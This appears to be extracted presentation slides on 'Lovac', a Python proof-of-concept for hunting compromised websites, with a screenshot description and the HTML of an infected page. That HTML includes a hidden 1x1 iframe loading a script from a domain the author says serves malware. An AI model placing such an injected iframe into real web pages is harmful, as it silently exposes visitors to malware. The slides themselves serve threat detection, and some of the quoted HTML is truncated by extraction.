

IVAN MARKOVIĆ, IVANM@SECURITY-NET.BIZ, MARCH 2022


HOW TO “HUNT” MALWARE, AND THE OTHERS:)

Proof of concept with
“Lovac” script

The image shows a browser window with the source code of a website. The code includes a meta tag for content type and charset, and a frameset with a frame pointing to 'http://www.loopia.co.yu/under_construction/'. There is also an iframe pointing to 'http://alcobro.net/t.php?id=3661989'. A watermark 'HACKED BY SH4F01877' is visible on the page. Below the browser window, there is a search engine results page for 'civilnodrustvo.gov.rs' showing search results for 'Rent A Car, registracija, tehnički pregled Stara Pazova | Auto ...'. The search results include a link to 'Kalendar javnih konkursa' and a message: 'Oops, looks like there's no route on the client or the server for uri: "https://konkursi.civilnodrustvo.gov.rs/jgqxyuwrqcydzly.html." donator logos.'

INTRO


- This is presentation of findings from several scripts, written in python everything I have easily available on the current OS, for the purposes of the malware hunting and threat modelling.
- On this link: <https://github.com/Ivan-Markovic/lovac>, you can download proof of concept on which you can build your “hunting” framework further.
- In 24 hours of running script has detected more than 20 compromised locations. Most of them with very high mean detection time (MTTD).



Initial POC idea discussed on Twitter:

<https://twitter.com/ivanmarkovicsec/status/1501640436296949767>


IFRAME WITH MALICIOUS LINK



```
TYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Frameset//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-frameset.dtd"
xmlns="http://www.w3.org/1999/xhtml">
<http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Sajt u izradi</title>
<frame border="1" src="http://www.loopia.co.yu/under_construction/" />
</frameset>
<iframe height="1" width="1" frameborder="0" src="http://alcobro.net/t.php?id=3661989"></iframe>
```

Domain alcobro.net serving malware. YU domain don't exists for long time...
<https://twitter.com/ivanmarkovicsec/status/1499708396026613761>

